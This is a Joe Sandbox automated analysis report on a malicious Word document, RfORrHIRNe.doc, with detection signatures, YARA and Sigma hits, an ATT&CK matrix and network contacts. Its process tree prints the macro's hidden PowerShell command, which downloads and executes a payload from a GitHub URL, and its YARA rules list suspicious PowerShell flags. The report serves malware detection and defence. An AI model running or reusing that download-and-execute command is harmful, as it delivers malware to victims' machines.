

JOESandbox Cloud BASIC



ID: 515215

Sample Name:
RfORrHIRNe.doc

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 02:09:32

Date: 04/11/2021

Version: 34.0.0 Boulder Opal

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General	20
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File Created	20
File Deleted	20
File Read	20
Registry Activities	20
Key Created	20
Key Value Created	20
Key Value Modified	20
Analysis Process: powershell.exe PID: 2784 Parent PID: 1912	20
General	20
File Activities	21
File Read	21
Registry Activities	21
Disassembly	21
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Windows Analysis Report RfORrHIRNe.doc

Overview

General Information

Sample Name:	RfORrHIRNe.doc
Analysis ID:	515215
MD5:	955d5d2855b291..
SHA1:	b58901cf8967310.
SHA256:	63acfd6633bf3fe...
Infos:	
Most interesting Screenshot:	


Detection

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Antivirus / Scanner detection for sub...
- Found detection on Joe Sandbox Clo...
- Antivirus detection for dropped file
- Sigma detected: Microsoft Office Pr...
- Suspicious powershell command line...
- Machine Learning detection for samp...
- Document contains an embedded VB...
- Document exploit detected (process...
- Queries the volume information (nam...
- Yara signature match
- Document has an unknown applicati...
- May sleep (evasive loops) to hinder...

Classification



Process Tree

- System is w7x64
- WINWORD.EXE (PID: 1912 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
 - powershell.exe (PID: 2784 cmdline: Powershell.exe -NoP -NonI -W Hidden -Exec Bypass IEX(New-Object Net.WebClient).DownloadString('http://github.com/ssbb36/stv/raw/main/in/5.mp3') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
RfORrHIRNe.doc	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	<ul style="list-style-type: none"> • 0x72c7:\$s1: Powershell.exe • 0x72f1:\$s2: Bypass
RfORrHIRNe.doc	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"> • 0x72e0:\$sb1: -W Hidden • 0x72d5:\$sc1: -NoP • 0x72da:\$sd1: -NonI • 0x72ea:\$se2: -Exec Bypass • 0x72ea:\$se4: -Exec Bypass

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{A8188D20-C63E-41BC-839A-5E99E4F44AC7}.tmp	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	<ul style="list-style-type: none"> • 0x1147:\$s1: Powershell.exe • 0x1171:\$s2: Bypass

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{A8188D20-C63E-41BC-839A-5E99E4F44AC7}.tmp	PowerShell_Susp_Parameter_Comb	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"> 0x1f60:\$sb1: -W Hidden 0x1f55:\$sc1: -NoP 0x1f5a:\$sd1: -NonI 0x1f6a:\$se2: -Exec Bypass 0x1f6a:\$se4: -Exec Bypass
C:\Users\user\AppData\Local\Temp\~DFB0DD1817E66C3CA2.TMP	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	<ul style="list-style-type: none"> 0x151f:\$s1: Powershell.exe 0x1549:\$s2: Bypass
C:\Users\user\AppData\Local\Temp\~DFB0DD1817E66C3CA2.TMP	PowerShell_Susp_Parameter_Comb	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"> 0x1538:\$sb1: -W Hidden 0x152d:\$sc1: -NoP 0x1532:\$sd1: -NonI 0x1542:\$se2: -Exec Bypass 0x1542:\$se4: -Exec Bypass

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.435852554.00000000002D0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Comb	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"> 0x3039:\$sb1: -W Hidden 0x302e:\$sc1: -NoP 0x3033:\$sd1: -NonI 0x3043:\$se2: -Exec Bypass 0x3043:\$se4: -Exec Bypass

Sigma Overview

System Summary:




Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell Download from URL

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Machine Learning detection for sample

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

System Summary:



Found detection on Joe Sandbox Cloud Basic with higher score

Document contains an embedded VBA macro with suspicious strings

Data Obfuscation:




Suspicious powershell command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scripting 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Modify Registry 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 2	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service



Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFORrHIRNe.doc	49%	Virustotal		Browse
RFORrHIRNe.doc	100%	Avira	HEUR/Macro.Agent	
RFORrHIRNe.doc	100%	Joe Sandbox ML		

Pasted Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\~DFB0DD1817E66C3CA2.TMP	100%	Avira	HEUR/Macro.Agent	
C:\Users\user\AppData\Local\Temp\~DFB0DD1817E66C3CA2.TMP	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
raw.githubusercontent.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://github.co	0%	Virustotal		Browse
http://github.co	0%	Avira URL Cloud	safe	
http://https://render.githubusercontent.com	0%	Virustotal		Browse
http://https://render.githubusercontent.com	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3	0%	Virustotal		Browse
http://https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://https://notebooks.githubusercontent.com	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com	0%	Avira URL Cloud	safe	
http://https://viewscreen.githubusercontent.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://github.c	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
github.com	140.82.121.4	true	false		high
raw.githubusercontent.com	185.199.108.133	true	false	<ul style="list-style-type: none"> 0%, Virustotal, Browse 	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3	false	<ul style="list-style-type: none"> 0%, Virustotal, Browse Avira URL Cloud: safe 	unknown
http://https://github.com/ssbb36/stv/raw/main/5.mp3	false		high
http://github.com/ssbb36/stv/raw/main/5.mp3	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.199.108.133	raw.githubusercontent.com	Netherlands		54113	FASTLYUS	false
140.82.121.3	unknown	United States		36459	GITHUBUS	false
140.82.121.4	github.com	United States		36459	GITHUBUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	515215
Start date:	04.11.2021
Start time:	02:09:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RfORrHIRNe.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none">• HCA enabled• EGA enabled• HDC enabled• AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.winDOC@3/10@3/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	<ul style="list-style-type: none">• Successful, ratio: 100%• Number of executed functions: 0• Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none">• Adjust boot time• Enable AMSI• Found application associated with file extension: .doc• Found Word or Excel or PowerPoint or XPS Viewer• Attach to Office via COM• Scroll down• Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
02:10:27	API Interceptor	43x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.199.108.133	RfORrHIRNe.doc	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RfORrHIRNe.doc	Get hash	malicious	Browse	
	8p0O2OJPcE.exe	Get hash	malicious	Browse	
	Statement_125858.doc	Get hash	malicious	Browse	
	MZ7EuvQ9IB.exe	Get hash	malicious	Browse	
	zvUd7VPOFS.exe	Get hash	malicious	Browse	
	ip ddos.exe	Get hash	malicious	Browse	
	Ambrosial.exe	Get hash	malicious	Browse	
	hwid.exe	Get hash	malicious	Browse	
	fm3FU6sW77.exe	Get hash	malicious	Browse	
	AY5uCs0HrY.exe	Get hash	malicious	Browse	
	Pv9fSenm0V.exe	Get hash	malicious	Browse	
	t63ouMqJ8f.exe	Get hash	malicious	Browse	
	gnykCySWj5.exe	Get hash	malicious	Browse	
	YRbcV0B6TZ.exe	Get hash	malicious	Browse	
	KpDtm40Lne.exe	Get hash	malicious	Browse	
	6oi3E5jdTR.exe	Get hash	malicious	Browse	
	Software patch by Silensix.exe	Get hash	malicious	Browse	
	7D4B1B72B1318CB933E0D6420813499581064F57A713B.exe	Get hash	malicious	Browse	
	j1XcBWNHwh.exe	Get hash	malicious	Browse	
140.82.121.3	RfORrHIRNe.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> github.com/ssbb36/stv/raw/main/5.mp3

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
github.com	RfORrHIRNe.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.3
	8p0O2OJPcE.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.3
	PO-011121.jar	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	iedRCXBuxs.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	MZ7EuvQ9IB.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	zvUd7VPOFS.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.3
	hwid.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	Invoice Overdue_C0809-H03.xls.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	1S3cLxtFN2.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	RdCWJ3MAGz.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	INVOICE.jar	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	Md0q201V1D.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	plf5v18Xds.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.3
	Incoming_Wire_payment_returned120 ____vaw.jar	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	fm3FU6sW77.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
	AY5uCs0HrY.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.3
	Hgny9xwmj6.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.3
	Pv9fSenm0V.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.3
	t63ouMqJ8f.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 140.82.121.4
raw.githubusercontent.com	RfORrHIRNe.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	RfORrHIRNe.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	8p0O2OJPcE.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	Statement_125858.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	iedRCXBuxs.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.110.133
	MZ7EuvQ9IB.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	zvUd7VPOFS.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	ip ddos.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	Ambrosial.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133
	hwid.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.108.133

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fm3FU6sW77.exe	Get hash	malicious	Browse	• 185.199.10 8.133
	AY5uCs0HrY.exe	Get hash	malicious	Browse	• 185.199.10 8.133
	Hgny9xwmj6.exe	Get hash	malicious	Browse	• 185.199.11 0.133
	Pv9fSenm0V.exe	Get hash	malicious	Browse	• 185.199.10 8.133
	t63ouMqJ8f.exe	Get hash	malicious	Browse	• 185.199.11 0.133
	pq9Ftcl817.exe	Get hash	malicious	Browse	• 185.199.11 0.133
	gnykCySWj5.exe	Get hash	malicious	Browse	• 185.199.10 8.133
	YRbcV0B6TZ.exe	Get hash	malicious	Browse	• 185.199.10 8.133
	6oi3E5jdTR.exe	Get hash	malicious	Browse	• 185.199.10 8.133
	Software patch by Silensix.exe	Get hash	malicious	Browse	• 185.199.10 8.133

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GITHUBUS	RfORrHIRNe.doc	Get hash	malicious	Browse	• 140.82.121.3
	RfORrHIRNe.doc	Get hash	malicious	Browse	• 140.82.121.3
	8p0O2OJPcE.exe	Get hash	malicious	Browse	• 140.82.121.3
	PO-011121.jar	Get hash	malicious	Browse	• 140.82.121.4
	iedRCXBuxs.exe	Get hash	malicious	Browse	• 140.82.121.4
	MZ7EuvQ9lB.exe	Get hash	malicious	Browse	• 140.82.121.4
	zvUd7VPOfS.exe	Get hash	malicious	Browse	• 140.82.121.3
	hwid.exe	Get hash	malicious	Browse	• 140.82.121.4
	Invoice Overdue_C0809-H03.xls.exe	Get hash	malicious	Browse	• 140.82.121.4
	RdCWJ3MAGz.exe	Get hash	malicious	Browse	• 140.82.121.4
	INVOICE.jar	Get hash	malicious	Browse	• 140.82.121.4
	Md0q201V1D.exe	Get hash	malicious	Browse	• 140.82.121.4
	Incoming_Wire_payment_returned120___vaw.jar	Get hash	malicious	Browse	• 140.82.121.4
	fm3FU6sW77.exe	Get hash	malicious	Browse	• 140.82.121.4
	AY5uCs0HrY.exe	Get hash	malicious	Browse	• 140.82.121.4
	Hgny9xwmj6.exe	Get hash	malicious	Browse	• 140.82.121.3
	Pv9fSenm0V.exe	Get hash	malicious	Browse	• 140.82.121.3
t63ouMqJ8f.exe	Get hash	malicious	Browse	• 140.82.121.4	
pq9Ftcl817.exe	Get hash	malicious	Browse	• 140.82.121.3	
gnykCySWj5.exe	Get hash	malicious	Browse	• 140.82.121.4	
FASTLYUS	RfORrHIRNe.doc	Get hash	malicious	Browse	• 185.199.10 8.133
	RfORrHIRNe.doc	Get hash	malicious	Browse	• 185.199.10 8.133
	NtxIAL7Vqi.dll	Get hash	malicious	Browse	• 151.101.1.108
	SecuriteInfo.com.W64.Bzrloader.IEldorado.25041.dll	Get hash	malicious	Browse	• 151.101.1.44
	#Ud83d#Udd0a VM 9193407283.wav.html	Get hash	malicious	Browse	• 151.101.1.229
	8p0O2OJPcE.exe	Get hash	malicious	Browse	• 185.199.10 8.133
	DELAY NOTICE - WAN HAI 261 S321 - SO 3110.exe	Get hash	malicious	Browse	• 151.101.1.211
	Order_10112021 40200 p.m..html	Get hash	malicious	Browse	• 151.101.1.229
	Oh49Bck5BV.exe	Get hash	malicious	Browse	• 151.101.19 4.199
	Documents_photos.html	Get hash	malicious	Browse	• 151.101.11 2.193
	nEVkwpjXlu.apk	Get hash	malicious	Browse	• 151.101.2.137
	SOA OCT-NOV 2021.exe	Get hash	malicious	Browse	• 151.101.1.211
	Statement_125858.doc	Get hash	malicious	Browse	• 185.199.10 8.133
	cs.exe	Get hash	malicious	Browse	• 151.101.1.164
	mipsel	Get hash	malicious	Browse	• 167.82.53.249
6575DHL_6757.exe	Get hash	malicious	Browse	• 185.199.10 8.153	
PO-011121.jar	Get hash	malicious	Browse	• 199.232.19 2.209	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	iedRCXBuxs.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.11.0.133
	MZ7EuvQ9IB.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133
	zvUd7VPOFS.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	RfORrHIRNe.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	IMPORTS INVOICE.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Purchase Order NO_0184930.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	BL_DOCUMENT.xlsx	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Order-135078.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Bill_630781.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Purchase Order PO03112021STK.docx	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Payment 846725.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	inv-16731.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
